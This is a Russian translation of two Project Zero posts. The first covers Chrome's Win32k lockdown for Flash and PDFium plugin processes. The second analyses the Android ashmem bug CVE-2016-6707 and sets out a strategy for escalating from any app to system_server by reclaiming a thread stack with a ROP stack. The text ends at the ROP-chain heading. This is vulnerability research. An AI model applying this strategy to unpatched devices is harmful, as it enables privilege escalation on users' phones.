Автор: Джеймс Форшоу, вооружённый болторезом.


Поиск уязвимостей не способен устранить все ошибки, поэтому меры противодействия эксплуатации не менее важны. Иногда Project Zero напрямую участвует в их создании, а иногда публикует исследования, побуждающие разработчиков строить защиту.

В статье описана мера Chrome для Windows, разрабатывавшаяся десять месяцев: запрет доступа к Win32k из процессов подключаемых модулей. Она появилась для Windows 10 в Chrome M54 и вскоре заблокировала этап выхода из песочницы в цепочке, применявшейся в реальных атаках.

Проблема Win32k

Ограниченные токены Windows позволяют серьёзно изолировать песочницу, но системные вызовы оставляют большую поверхность атаки. Помимо обычных вызовов NT процессы с графическим интерфейсом могут обращаться более чем к тысяче вызовов Win32k.

Обычные вызовы NT иногда содержат эксплуатируемые ошибки, однако история Win32k намного хуже. Один исследовательский проект обнаружил 31 проблему, не считая множества ошибок шрифтов и сотен отчётов других специалистов.



Причина историческая. В ранней Windows NT большая часть оконного кода находилась в пользовательском режиме. Ради производительности NT 4 перенесла значительную часть в ядро, создав `win32k.sys` до современного усиления безопасности Microsoft. В итоге крупный хрупкий

компонент ядра остался доступен процессам GUI в песочнице.

Windows 8 ввела System Call Disable Policy, способную полностью запретить доступ к таблице Win32k. Обычные системные вызовы остаются доступны, но исчезает большой класс точек входа ядра.

Изначально ни одно стандартное приложение Windows не использовало политику, а адаптация Chrome потребовала архитектурной работы. Для изоляции процессов отрисовки обработку шрифтов GDI заменили пользовательской DirectWrite. Примерно через два года Chrome включил блокировку Win32k для этих процессов.

Проблемы Flash в Chrome

Chrome разбирает веб-содержимое в защищённых процессах отрисовки. Flash и PDFium работали в процессах подключаемых модулей PPAPI, которым всё ещё требовался Win32k, оставляя очевидный пробел. Flash был вероятной точкой выполнения кода, а Win32k — сравнительно простым выходом из песочницы.

Утечка Hacking Team в июле 2015 года подтвердила именно такую цепочку: неисправленный эксплойт Flash, а затем выход через Win32k. Хотя обе ошибки устранили, запрет Win32k для PPAPI мог удалить весь класс цепочек.


Анализ проблемы

Приложения обращаются к Win32k главным образом через USER32, GDI32 и IMM32. Необходимо было найти и заменить каждый вызов этих DLL из подключаемых модулей и Pepper.

Использовались два метода:

1. Статическая проверка импорта Pepper Flash и других DLL модулей.
2. Динамическое тестирование под WinDbg с точками останова на заглушках системных вызовов `NtUser*` и `NtGdi*`, пока Flash и PDFium обрабатывали разнообразное содержимое.

Почти каждый наблюдавшийся вызов перечислял шрифты напрямую или через PPAPI. Flash также содержал остаточный код OpenSSL, использовавший окно рабочего стола как источник энтропии, что никогда не могло работать внутри песочницы Chrome.



Перечисление шрифтов PPAPI заменить было несложно. Chrome уже поддерживал DirectWrite, а Flash и PDFium отрисовывали большинство глифов собственными реализациями TrueType вроде FreeType. Поддержку DirectWrite расширили на PPAPI.


PDFium мог повторно использовать код шрифтов из реализаций Linux и macOS. Прототип для Flash заменял каждый шрифтовой API GDI на DirectWrite. Для надёжного решения Google и Adobe расширили существующий Pepper API `pp::flash::FontFile`, прежде реализованный только в Linux, на Windows.

Обречённое управление правами


После удаления вызовов шрифтов блокировка казалась готовой, пока не испытали защищённое DRM-видео. Содержимое, требовавшее защиты вывода, включая HDCP, перестало работать во Flash и Widevine.

HDCP шифрует видео между выходом GPU и дисплеем. В Windows ему нужен небольшой набор API Win32k. Первоначальный анализ пропустил их, поскольку защищённое содержимое не тестировалось, а Flash динамически разрешал `OPMGetVideoOutputsFromHMONITOR` через `LoadLibrary` и `GetProcAddress`. В итоге `dxva2.dll` вызывала функции вроде `NtGdiCreateOPMProtectedOutputs`.

В идеале Chrome предоставил бы новый API HDCP, который приняли бы Adobe DRM и Widevine. Организационные ограничения и доступ к исходному коду делали это непрактичным, поэтому брокер песочницы Chrome перенаправлял вызовы в процесс без блокировки Win32k.



Посредничество не ослабляло модель безопасности OPM. Протокол уже предполагал возможность перехвата вызовов и защищался криптографически. При инициализации графический драйвер возвращает цепочку сертификатов X.509. После проверки приложение шифрует сеансовый ключ открытым ключом конечного сертификата. Последующий трафик шифруется и аутентифицируется производными ключами.




Поскольку Win32k и без того был посредником, добавление процесса-брокера Chrome сохраняло гарантии протокола. Перед отправкой двоичных данных графическому драйверу брокер максимально тщательно проверял входные значения.

Это восстановило защищённое воспроизведение Flash и Widevine и позволило включить блокировку.

Избегаем #yolosec

Реализация была лишь частью выпуска защиты для миллионов пользователей. Блокировка PPAPI затрагивала Flash, PDFium, предварительный просмотр печати и Widevine, поэтому требовалось измерить реальную стабильность и функциональность.

Chrome Variations может удалённо включать эксперимент случайной группе пользователей, возвращающих метрики. Группы A/B позволили сравнить сбои, зависания и скорость запуска сначала на каналах Beta, Dev и Canary.



Тестирование заняло больше времени, чем программирование. Несколько проблем исправили, но устойчивую регрессию стабильности в Windows 8.1 и старше выделить не удалось. Вероятной причиной был внедряемый сторонний код, особенно антивирусные компоненты, вызывавшие Win32k из процессов модулей.

Поэтому защита вышла только в Windows 10, где стабильность улучшилась. Адаптация сторонних программ к этому выпуску могла со временем сделать пригодными и старые системы.

Chrome M54 по умолчанию включил блокировку Win32k для PPAPI в Windows 10 с аварийным удалённым выключателем. В M56, запланированном на январь 2017 года, отключить её мог только параметр командной строки, выключающий всю блокировку Win32k, включая процессы отрисовки.

Итоги

От первого патча в сентябре 2015 года до последнего в июне 2016 года выпуск занял почти десять месяцев. Немедленный успех против реальной цепочки оправдал усилия.

Windows 10 Anniversary Edition добавила фильтр системных вызовов Win32k, сокращавший поверхность без полного запрета таблицы. Edge применял его, но Microsoft ограничила функцию специально подписанными исполняемыми файлами. Кроме того, было неясно, полностью ли фильтр блокировал наблюдавшийся эксплойт или только конкретный известный экземпляр. Полный запрет сильнее: следующий уязвимый вызов не может случайно остаться разрешённым.

Работа показывает, сколько инженерных усилий, координации команд, обеспечения совместимости и измеряемого развёртывания может потребовать концептуально простая защитная мера.

Благодарности

Проект зависел от множества участников, особенно:

• Ананты Нараянана Айенгара, внедрившего исходную защиту Win32k процессов отрисовки;
• Уилла Харриса, управлявшего Variations и анализом сбоев;
• Сина Чжана и команды безопасности Adobe, удаливших обработку шрифтов GDI из Flash;
• команды Widevine, консультировавшей по поведению DRM.

BitUnmap: атака на ashmem в Android


Автор: Gal Beniamini, Project Zero.

Закон протекающих абстракций гласит, что любая нетривиальная абстракция в той или иной степени протекает. Интерфейс общей памяти ashmem в Android показывает, как ложные предположения о деталях реализации могут превратиться в уязвимости основного кода платформы.

Получившийся эксплойт повышал привилегии любого приложения Android до привилегированных контекстов, включая `system_server`. Ошибка затрагивала код платформ Marshmallow и Nougat и была исправлена как CVE-2016-6707.

Одно устройство, чтобы связать их

Приложения Android взаимодействуют со службами через Binder. Службы регистрируются в центральном диспетчере, а приложения запрашивают дескрипторы для последующих вызовов. Размер транзакций Binder ограничен 1 Мбайт, но помимо встроенных байтов они могут передавать файловые дескрипторы и дескрипторы Binder.



Поэтому большие объёмы данных можно передавать через дескриптор. Когда одна и та же память должна оставаться общей, Android предоставляет ashmem — устройство Android Shared Memory.

Делиться памятью — значит заботиться

Файловый дескриптор ashmem определяет общую область. Ioctl задают её размер и имя, получают размер и ограничивают маску защиты, разрешённую для `mmap`.


`ASHMEM_SET_SIZE` запоминает любой переданный размер до первого отображения области:

```
static long ashmem_ioctl(struct file *file,
                         unsigned int cmd,
                         unsigned long arg) {
    struct ashmem_area *asma = file->private_data;
    long ret = -ENOTTY;

    switch (cmd) {
        ...
```

```
    }
    return ret;
}
```

Это значение также возвращается `ASHMEM_GET_SIZE`. Однако обработчик `mmap` в ashmem использует размер только для создания вспомогательного файла shmem; сама VMA сохраняет длину, переданную `mmap`:

```
static int ashmem_mmap(struct file *file,
                       struct vm_area_struct *vma) {
    struct ashmem_area *asma = file->private_data;
    ...
    if (!asma->file) {
        ...
        vmfile = shmem_file_setup(name, asma->size, vma->vm_flags);
        ...
        asma->file = vmfile;
    }
    ...
    vma->vm_file = asma->file;
    mutex_unlock(&ashmem_mutex);
    return ret;
}
```



Таким образом, разработчики должны сами передавать совпадающие значения. Если отобразить больше, чем размер backing object, создаётся VMA, страницы за его границами вызывают `SIGBUS`. Более интересные ошибки возникают, когда код считает эти две длины обязательно равными.

Несовпадающие предположения

Крупные объекты Android `Bitmap` сериализуются через Binder с помощью ashmem. `Bitmap_createFromParcel` читает управляемые атакующим метаданные, строит `SkBitmap`, вычисляет размер данных и запрашивает этот объём у `Parcel::readBlob`:

```
static jobject Bitmap_createFromParcel(
    JNIEnv* env, jobject, jobject parcel) {
    android::Parcel* p = android::parcelForJavaObject(env, parcel);
    const SkColorType colorType = (SkColorType)p->readInt32();
    const SkAlphaType alphaType = (SkAlphaType)p->readInt32();
    const int width = p->readInt32();
    const int height = p->readInt32();
    const int rowBytes = p->readInt32();
    std::unique_ptr<SkBitmap> bitmap(new SkBitmap);
```

```
    if (!bitmap->setInfo(
            SkImageInfo::Make(width, height, colorType, alphaType),
            rowBytes))
        return NULL;

    size_t size = bitmap->getSize();
    android::Parcel::ReadableBlob blob;
    android::status_t status = p->readBlob(size, &blob);
    ...
}
```

`readBlob` отображает переданный дескриптор с длиной, полученной из этих метаданных, а не с размером, сообщаемым ashmem:


```
status_t Parcel::readBlob(size_t len, ReadableBlob* outBlob) const {
    int32_t blobType;
    status_t status = readInt32(&blobType);
    ...
    int fd = readFileDescriptor();
    void* ptr = ::mmap(NULL, len,
                       isMutable ? PROT_READ | PROT_WRITE : PROT_READ,
                       MAP_SHARED, fd, 0);
    ...
    return NO_ERROR;
}
```

Затем конструктор `Bitmap` забывает длину отображения и вместо неё сохраняет `ASHMEM_GET_SIZE`:

```
Bitmap::Bitmap(void* address, int fd,
               const SkImageInfo& info, size_t rowBytes,
               SkColorTable* ctable)
    : mPixelStorageType(PixelStorageType::Ashmem) {
    mPixelStorage.ashmem.address = address;
    mPixelStorage.ashmem.fd = fd;
    mPixelStorage.ashmem.size = ashmem_get_size_region(fd);
    mPixelRef.reset(new WrappedPixelRef(
        this, address, info, rowBytes, ctable));
    mPixelRef->unref();
}
```

При уничтожении он снимает отображение с сохранённым размером ashmem:

```
void Bitmap::doFreePixels() {
    switch (mPixelStorageType) {
    case PixelStorageType::Ashmem:
        munmap(mPixelStorage.ashmem.address,
               mPixelStorage.ashmem.size);
        close(mPixelStorage.ashmem.fd);
        break;
    ...
    }
}
```



Метаданные bitmap управляют длиной `mmap`, а дескриптор — длиной `munmap`. Короткое отображение со значительно большим размером backing object приводит к тому, что при уничтожении снимается отображение с произвольного последующего диапазона виртуальных адресов. `munmap` допускает дыры, поэтому диапазон не обязан быть одним непрерывным отображением. Атакующий может снова занять удалённые адреса управляемыми отображениями, превратив примитив в обращение к освобождённой памяти. Такие специально созданные объекты называются **BitUnmap**.

Разработка стратегии эксплуатации

Поиск целевой службы

Цель должна принимать транзакцию Binder, десериализующую `Bitmap` или содержащий его `Bundle`, желательно без проверки разрешений. `system_server` размещает множество служб, включая Notification Manager. Любое приложение, даже изолированное, может опубликовать уведомление с изображениями.

Уведомления также дают атакующему контроль над жизненным циклом. Опубликованное уведомление сохраняет отображение bitmap до удаления. Поэтому через них можно передавать и BitUnmap, удаляющие удалённые диапазоны, и обычные управляемые bitmap, повторно занимающие эти диапазоны.

Поиск целевой структуры данных

Bitmap ashmem создаются функцией `mmap`, которая выбирает самый высокий достаточно крупный свободный участок ниже `TASK_SIZE`, начиная с `mm->mmap_base`. Обычные объекты кучи C++ или Java плохо подходят в качестве целей, поскольку потребовалось бы восстанавливать соседние выделения, а для эксплуатации таблиц виртуальных функций пришлось бы обходить ASLR и NX.

Идеальная цель должна сама выделяться через `mmap`, допускать замену без восстановления соседей, непосредственно управлять выполнением и не требовать характерных для цели утечек адресов. Журналирование всех вызовов `mmap` и стеков вызовов указало на стеки потоков.

На волоске

Bionic выделяет `pthread_internal_t` каждого потока, стек и защитную страницу в одном отображении:

```
static int __allocate_thread(pthread_attr_t* attr,
                             pthread_internal_t** threadp,
```

```
                          void** child_stack) {
    if (attr->stack_base == NULL) {
        mmap_size = BIONIC_ALIGN(
            attr->stack_size + sizeof(pthread_internal_t), PAGE_SIZE);
        attr->guard_size = BIONIC_ALIGN(attr->guard_size, PAGE_SIZE);
        attr->stack_base = __create_thread_mapped_space(
            mmap_size, attr->guard_size);
        ...
        stack_top = reinterpret_cast<uint8_t*>(attr->stack_base) +
                    mmap_size;
    }
    ...
    pthread_internal_t* thread =
        reinterpret_cast<pthread_internal_t*>(stack_top);
    ...
}
```

```
system    681   319   1625452 88180 futex_wait b6caa5cc S PhotonicModulat
system    682   319   1625452 88180 __skb_recv b6cd38a4 S Thread-60
system    729   319   1625452 88180 binder_thr b6cd408c S Binder_4
system    730   319   1625452 88180 binder_thr b6cd408c S Binder_5
system    921   319   1625452 88180 binder_thr b6cd408c S Binder_6
system    922   319   1625452 88180 binder_thr b6cd408c S Binder_7
system    963   319   1625452 88180 futex_wait b6caa5cc S watchdog
system    964   319   1625452 88180 futex_wait b6caa5cc S SoundPool
system    965   319   1625452 88180 futex_wait b6caa5cc S SoundPoolThread
system    989   319   1625452 88180 sys_epoll_ b6cd4478 S NetworkTimeUpda
system    1022  319   1625452 88180 sys_epoll_ b6cd4478 S AsyncQueryWorke
```

Замена стека приостановленного потока подготовленным ROP-стеком непосредственно даёт выполнение.

`AudioService::loadSoundEffects`, доступная без разрешений, создаёт несколько потоков `system_server`. Эксплойт нацелен на `SoundPoolThread`, поскольку он создаётся первым, блокируется в `futex` на условной переменной, не касаясь своего стека, и завершается при выгрузке звуковых эффектов. Атакующий может заменить стек, пока поток заблокирован, затем вызвать `unloadSoundEffects`, чтобы разбудить и безопасно пожертвовать им.

Короткая ROP-цепочка

